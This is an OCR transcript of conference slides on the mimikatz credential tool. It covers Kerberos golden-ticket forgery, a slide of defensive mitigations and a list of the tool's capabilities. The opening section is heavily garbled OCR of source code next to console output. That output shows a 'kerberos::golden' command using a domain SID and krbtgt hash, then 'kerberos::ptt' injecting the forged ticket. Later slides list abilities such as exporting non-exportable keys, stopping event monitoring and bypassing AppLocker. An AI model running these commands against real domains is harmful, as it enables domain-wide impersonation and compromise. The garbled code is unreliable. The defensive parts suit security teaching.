                                                                                                                                                           Outfluster(les(Cut); st.eMillinesents = Hi
                                                                                                                                                             ITCLICAGE SITEMAN - OFFISE EXTERNAL NAMES LOCATED STORY, ALBERT DESIGNAL BANKS AND ALL DESIGNAL AND PARTY AND ALL DESIGNAL DESIGNAL AND ALL DESIGNAL DESIGNA
                                                                                                                                                                      tacket-ClientNime-IRoneCount + 14
                                                                                                                                                                      D with kulti m kerbergs ticket.c
                       b # Ill: huhl m kerberos Sicket.h
                                                                                                                                                                       tocket/Devocations (HumaType + 1701-17) (170-2007)

⇒ sekurba
                                                                                                                                                                      Millor UnicaseDiring(Dischet, ServiceRese ) Homes (U), L'ArtitqU'I)
                D ≠ B kuhl m.h
                                                                                                                                                                      Rt12rttlinicodeString(Etimbet-ServiceSone-Manuel1), dini
                b V++ kuhl m crypto.c
                                                                                                                                                            ticket.Damintum - ticket.TorgetDomintum - ticket.AltTorgetDomintum - ticket.DerviceTome (Manual II);
                a - D kuhl m_crypto.h
                a wine kuhi m event c
                                                                                                                                                           tickst. Tickst Plags - 1206 (1002) Flast John (1011) (1016) (1016) Flast John (1017) Flast John (1017)
                b # B kuhi m event.h
                                                                                                                                                           ticket.Ticket(Orio = 3; // a
                                                                                                                                                           ticket.TicketEncType = ticket.EagType = HIRD_ETWIC_SC4_HHID_HT1
                b who build in kernel.c
                                                                                                                                                           tucket.Key.Length = 151
                                                                                                                                                                                                                                                                                                                                                                                                   a Eminikatz 20 alpha x64
                > D kuhl m kemel/b
                                                                                                                                                           If (ticket.Key.Volum - (FUDAM) LocalAlloc(LFIR, ticket.Key.Length))
                                                                                                                                                                       Billianfordon (ticket. Reg. Volum, ticket. Key. Langth);
                3 M to kuhi m isadump.c
                                                                                                                                                                                                                                                                                                                                                                                                              . .....
                                                                                                                                                                                                                                                                                                                                                                                                                                                    mimikatz 2.0 alpha (x64) release "Kiwi en C" (Mar 12 2014 01:28:22)
                9 # Ill kuhl m hadump h
                                                                                                                                                            MartenTimeToFileTime(Bot, Sticket.StortTime);
                                                                                                                                                                                                                                                                                                                                                                                                       **(`)
                2 who kuhi m mac.c
                                                                                                                                                            EgrtesTimeToFileTime(Ert, Eticket.EndTime);
                Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/mimikatz (oe.eo)
                3 de kuhi m netic
                                                                                                                                                           SuptemTioeToFileTime(But, Sticket.Remembetil);
                                                                                                                                                                                                                                                                                                                                                                                                           88 V 88
                                                                                                                                                                                                                                                                                                                                                                                                              *****
                > will kuhl m.net.h
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          with 14 modules * * * */
                                                                                                                                                           solidationInfo.LaganTime = ticket.StartTime;
                2 who kutil m privilege a
                                                                                                                                                          KING DEVENTED (See) Intrinctor Logofffine);
KING DEVENTED (See) Intrinctor Logofffine);
                3 # B kuhl m privilege.h
                                                                                                                                                                                                                                                                                                                                                                                                   mimikatz # kerberos::golden /admin:administrateur /domain:chocolate.local /sid:S-1-5-
/krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /ticket:chocolate.kirbi
                                                                                                                                                          Clay of the Charling the Defendent and the Charling of the Cha
                3 4 ha kuhi m process c
                                                                                                                                                                                                                                                                                                                                                                                                    Admin : administrateur
                > # lil kuhl m process.h
                                                                                                                                                          FDG SERVING Class Into Lian Data - Page and Mark (Drange Li
                                                                                                                                                                                                                                                                                                                                                                                                   Domain : chocolate.local
                It was kuld in service.c.
                                                                                                                                                           volidationInfo.EffectiveNone
                                                                                                                                                                                                                                                                                                                                                                                                   STD : S-1-5-21-130452501-2365100805-3685010670
krbtgt : 310b643c5316c8c3c70a10cfb17e2e31
                                                                                                                                                                                                                                                        - ticket. Elige/Dises-Womes [8] :
                wall that condition, Lagordows Ladd
                5 Hea kubl m standarde
                                                                                                                                                                                                                                                                                                                                                                                                  Ticket : chocolate.kirbi
                2 P R kubl m standard b
                                                                                                                                                            weit start condition. Hy Leany Broup Dd
                                                                                                                                                                                                                                                        - groupelel.Heletiveley
                                                                                                                                                                                                                                                                                                                                                                                                       * PAC generated
                $ # no kuhl m token.c
                                                                                                                                                                                                                                                                                                                                                                                                      * PAC signed

⇒ # in token.h

                                                                                                                                                            validationOnforth-supposed = simmi(groups) / simul(SPOUP MINERSOF);
                                                                                                                                                                                                                                                                                                                                                                                                       * EncTicketPart generated
                2 of the hubb middle
                                                                                                                                                                                                                                                                                                                                                                                                      * EncTicketPart encrypted
                                                                                                                                                                                                                                                                                                                                                                                                       * KrbCred generated
                                                                                                                                                             If (Muhl_m_post_validationInfo_to_PACIS-mildetionInfo, SpecType, SpecTypeTize()
                                                                                                                                                                      ASSTRUCTION AND DESCRIPTION OF
                                                                                                                                                                                                                                                                                                                                                                                                   Final Ticket Saved to file !
                P B kuhi m yauth
                                                                                                                                                                                                                                                                                                                                                                                                   mimikatz # kerberos::ptt chocolate.kirbi
Ticket 'chocolate.kirbi' successfully submitted for current session
         F ≠ E mimikatah
                                                                                                                                                                               korintf(L* + FAC algority*);
if(App_DeclioseiPort + kuhl_m_kerterus_ticket_presteAppEnsTicketPort(Eticket,
                mimikatz # _
                      Affichage de classes
                                                                                                                     300 % + 4 11
inte d'arreurs. Sortie: Résultats de la recherche I. Résultats de la recherche de symbole. Pending Changes
```



## mimikatz:: sekurlsa

### What we can do?

#### Basics

- No physical access to computer / servers
  - Volume/disk encryption
- No admin rights! (even for VIP) no Debug privilege!
- Disable local admin accounts
- Strong passwords (haha, it was a joke, so useless ©)
- For privileged account, network login instead of interactive (when possible)
- Audit; pass the hash keeps traces and can lock accounts
- Use separated network (or forest) for privileged tasks

#### More in depth

- Force strong authentication (SmartCard & Token): \$ / €
- Short validity for Kerberos tickets
- No delegation
- Disable LM & NTLM (force Kerberos)
- No exotic biometric!
- Let opportunities to stop retro compatibility


#### To study

- TPM on Windows 8.1
  - Virtual SmartCard seems promising
- Verify TPM CSP/KSP of specific provider (Lenovo, Dell, ...)
  - Remember biometric?;)

Use HSM / Kerberos Box for crypto operations



- Retrieve system/users secrets (like saved passwords)
- Export keys/certificates, even those that are not exportable (software CAPI & CNG)
- Stop event monitoring...
- Bypass Applocker / SRP
- Manipulate some Handles
- Patch Terminal Server
- Basic GPO bypass
- Oriver
  - Play with Tokens & Privilèges
  - Display SSDT x86 & x64
  - List MiniFilters
  - List Notifications (process/thread/image/registry)
  - List hooks et and procedures of Objects





# mimikatz That's all Folks!



- Thanks' to / Merci à :
  - RMLL / LSM & partners;
    - Especially Christian for his invitation!
  - Microsoft to change some behaviors! ©;
  - Community for ideas (∞);
  - Folks, friends supporting me every day (oe.eo);
  - You, for your attention and your nice messages!

- Questions, remarks?
  - → Please! Don't be shy!





# Blog, Source Code & Contact



